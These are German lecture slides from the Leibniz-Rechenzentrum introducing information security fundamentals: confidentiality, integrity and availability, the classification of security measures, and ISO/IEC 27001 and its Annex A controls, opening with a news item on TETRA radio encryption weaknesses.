



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 2: Grundlagen

ETSI diskutiert Veröffentlichung der Verschlüsselung von TETRA-Funk



- ETSI = European Telecommunication Standards Institute
- TETRA = Terrestrial Trunked Radio
 - verschlüsselter Bündelfunk mit 4 Algorithmen TEA1 - TEA4
 - Geheim, nur unter NDA zugänglich
 - BOS-(Behörden und Organisationen mit Sicherheitsaufgaben) und Bundeswehr-Funk basiert auf TETRA, verwendet TEA2 (Behördenverschlüsselung für EU)
 - Polizei, Rettungsdienst, Feuerwehr, Katastrophenschutz, Verfassungsschutz, etc.
- Midnight Blue veröffentlicht am 24.07.23 fünf Schwachstellen
 - Entdeckt bereits 2021 durch Reverse-Engineering eines Motorola-Funkgerätes
 - TEA1-Schwachstelle reduziert 80-Bit Schlüssellänge auf 32 Bit
 - TEA2 nicht betroffen, BSI empfiehlt Industrie (verwendet TEA1) neue Risikobewertung
- ETSI will am 26.10.23 über Veröffentlichung der Algorithmen entscheiden
- ⇒ „Security by Obscurity“ liefert nur eine Scheinsicherheit, s. Kap. über Kryptographie

1. Ziele der Informationssicherheit
2. Systematik zur Einordnung von Sicherheitsmaßnahmen
3. Technik & Organisation - ISO/IEC 27000
4. Abgrenzung: Security vs. Safety

Ziele der Informationssicherheit


■ Hauptproblem:

Informationssicherheit (IS) kann nicht gemessen werden

- Es gibt keine Maßeinheit für IS
- Sicherheitskennzahlen (security metrics) quantifizieren nur Teilespekte; organisationsübergreifend einheitliche Definitionen sind noch Mangelware.

■ Lösungsansatz: Indirekte Definition von IS durch (Teil-)Ziele:

Vertraulichkeit	Confidentiality
Integrität	Integrity
Verfügbarkeit	Availability



*jeweils bezogen
auf Daten und sie
verarbeitende
IT-Systeme*

Akronym **CIA** häufig in [englischer](#) IS-Literatur


Vertraulichkeit

- Definition im Kontext *Daten*:

Vertraulichkeit (engl. confidentiality) ist gewährleistet, wenn geschützte Daten nur von Berechtigten genutzt werden können.

- In vernetzten Systemen zu betrachten bezüglich:
 - Transport von Daten (über Rechnernetze)
 - Speicherung von Daten (inkl. Backup)
 - Verarbeitung von Daten
- Typische Sicherheitsmaßnahme: Verschlüsselung
- Teilziel gilt als verletzt, wenn geschützte Daten von unautorisierten Subjekten eingesehen werden können.
- **Kontext Dienste:** Vertrauliche IT-Dienste können nur von autorisierten Anwendern genutzt werden.

Vertraulichkeit von E-Mails



2. Teilziel

Integrität


- Definition im Kontext *Daten*:

Integrität (engl. integrity) ist gewährleistet, wenn geschützte Daten nicht unautorisiert und unbemerkt modifiziert werden können.

- Wiederum bei Transport, Speicherung und Verarbeitung sicherzustellen!
- Typische Sicherheitsmaßnahme: Kryptographische Prüfsummen
- Teilziel verletzt, wenn Daten von unautorisierten Subjekten *unbemerkt* verändert werden.
- Kontext *Dienste*: Integre IT-Dienste haben keine (versteckte) Schadfunktionalität.

Beispiel

Integrität im Online-Banking



Verfügbarkeit


- Definition:

Verfügbarkeit (engl. availability) ist gewährleistet, wenn autorisierte Subjekte störungsfrei ihre Berechtigungen wahrnehmen können.


- Bezieht sich nicht nur auf Daten, sondern z.B. auch auf Dienste und ganze IT-Infrastrukturen.
- Typische Sicherheitsmaßnahme: Redundanz (z.B. Daten-Backups), Overprovisioning (z.B. mehr als genug Server)
- Teilziel verletzt, wenn ein Angreifer die Dienst- und Datennutzung durch legitime Anwender einschränkt.

Beispiel

Verfügbarkeit von Webservern



Ziele und abgeleitete Ziele in deutscher IS-Literatur



Vgl. CIA in
englischer
Literatur:

Hier auch
Verbindlichkeit
(non-repudiation)
als Top-Level-Ziel


[In Anlehnung an Hartmut Pohl]

1. Ziele der Informationssicherheit
2. Systematik zur Einordnung von Sicherheitsmaßnahmen
3. Technik & Organisation - ISO/IEC 27000
4. Abgrenzung: Security vs. Safety

Warum Sicherheitsmaßnahmen einordnen?

- Zum Erreichen der IS-Teilziele müssen Sicherheitsmaßnahmen umgesetzt werden (vgl. IS-Risikomanagement in Kapitel 3).
- Sicherheitsmaßnahmen gibt es zuhauf; sie entwickeln sich wie Dienste und Angriffe ständig weiter.
 - In der Vorlesung werden wichtige “klassische” und diverse aktuelle Sicherheitsmaßnahmen behandelt, aber bei Weitem nicht alle.
 - Systematische Einordnung ist Basiskompetenz bei der Analyse und Bewertung neuer Sicherheitsmaßnahmen.
- Wir orientieren uns an **zwei bewährten Dimensionen**:
 - **Lebenszyklus potentiell erfolgreicher Angriffe** auf Dienste/Daten
 - Unterscheidung zwischen **technischen und organisatorischen** Maßnahmen (=> Faktor Mensch nie zu unterschätzen!)

Einordnung von Sicherheitsmaßnahmen



Einige Sicherheitsmaßnahmen können mehreren Kategorien zugeordnet werden, d.h. es liegt keine Taxonomie vor!

IS-Teilziele im Kontext des Angriffslebenszyklus

- Die Kombination aller in einem Szenario eingesetzten **präventiven** Maßnahmen dient der **Erhaltung** von *Vertraulichkeit, Integrität und Verfügbarkeit*.
- **Detektierende** Maßnahmen dienen dem **Erkennen** von unerwünschten Sicherheitereignissen, bei denen die präventiven Maßnahmen unzureichend waren.
- **Reagierende** Maßnahmen dienen der **Wiederherstellung** des Soll-Zustands nach dem Erkennen von unerwünschten Sicherheitereignissen.

Welche Maßnahmen werden benötigt?


- Grundidee:
 - **Maßnahmenauswahl** ist immer szenarienspezifisch
 - **Risikogetriebenes** Vorgehensmodell
- Kernfragestellungen:
 - Welche Sicherheitsmaßnahmen sollen wann und in welcher Reihenfolge ergriffen werden?
 - Lohnt sich der damit verbundene Aufwand (Investition/Betrieb)?
- Voraussetzung **Risikomanagement** (hier nur Überblick):
 - Analyse des Schutzbedarfs
 - Überlegungen zu möglichen Angriffen und deren Auswirkungen
 - Ermittlung / Evaluation passender Lösungswege
 - Entscheidung möglichst auf Basis quantitativer (d.h. nicht nur qualitativer) Bewertung

1. Ziele der Informationssicherheit
2. Systematik zur Einordnung von Sicherheitsmaßnahmen
3. Technik & Organisation - ISO/IEC 27000
4. Abgrenzung: Security vs. Safety

Motivation für Standardisierung

- Informationssicherheit Anfang der 1990er Jahre:
 - Stark technikzentriert
 - Kosten-/Nutzenfrage kommt auf
 - Führungsebene wird stärker in IS-Fragestellungen eingebunden
- Wachsender Bedarf an Vorgaben und Leitfäden:
 - Kein „Übersehen“ wichtiger IS-Aspekte
 - Organisationsübergreifende Vergleichbarkeit
 - Nachweis von IS-Engagement gegenüber Kunden und Partnern
- Idee hinter ISO/IEC 27000:
Anwendung der Grundprinzipien des Qualitätsmanagements auf das Management der Informationssicherheit

- ISO/IEC 27000 wird mehrere Dutzend einzelne Standards umfassen
 - Mehr als die Hälfte davon ist noch in Arbeit und nicht veröffentlicht
- Norm ISO/IEC 27001 legt **Mindestanforderungen** an sog. Information Security Management Systems (ISMS) fest
 - Zertifizierungen möglich für:
 - Organisationen (seit 2005)
 - Personen (seit 2010)
 - Inhaltliche Basis:
 - **Kontinuierliche Verbesserung** durch Anwendung des Deming-Zyklus (PDCA)
 - **Risikogetriebenes Vorgehen**
 - Seit 2008 auch DIN ISO/IEC 27001



Kerninhalte/Struktur von DIN ISO/IEC 27001

- Begriffsdefinitionen (Verweis auf DIN ISO/IEC 27000)
- PDCA-basierter Prozess zum Konzipieren, Implementieren, Überwachen und Verbessern eines ISMS
- Mindestanforderungen u.a. an Risikomanagement, Dokumentation und Aufgabenverteilung
- Normativer Anhang A enthält:
 - Definition von Maßnahmen (controls)
 - Gruppierung in vier Kategorien
- Aktuell bei der DIN in Überarbeitung, engl. Fassung 2022 aktualisiert
- Umfang:
 - DIN ISO/IEC 27001:2015 - 31 Seiten
 - DIN ISO/IEC 27002:2015 - 103 Seiten - engl. Fassung :2022 - 152 Seiten

Maßnahmenziele und Maßnahmen - alte Version (2015)

A.5 **Informationssicherheitsleitlinien** (1/2) [= 1 Objective, 2 Controls]

A.6 **Organisation der Informationssicherheit** (2/7)

A.7 **Personalsicherheit** (3/6)

A.8
Verwaltung der Werte
(3/10)

A.9
Zugangssteuerung
(4/14)

A.10
Kryptographie
(1/2)

A.11
Physische Sicherheit
(2/15)

A.12
Betriebssicherheit
(7/14)

A.13
**Kommunikations-
sicherheit**
(2/7)

A.14
**Anschaffung,
Entwicklung von
Systemen**
(3/13)

A.15
Lieferantenbeziehungen
(2/5)


A.16 **Handhabung von
Sicherheitsvorfällen** (1/7)

A.17 **Business Continuity
Management** (2/4)

A.18 **Compliance** (2/8)

ISO/IEC 27001:2022 Anhang A


- Anhang A wurde ziemlich stark umgebaut
 - Objectives sind nicht mehr angegeben; „nur“ noch Controls
 - Umgruppierung und Zusammenfassung alter Controls
 - 93 Controls in :2022; 112 in :2015
 - Gruppierung auf vier Gruppen anstatt 14 vorher
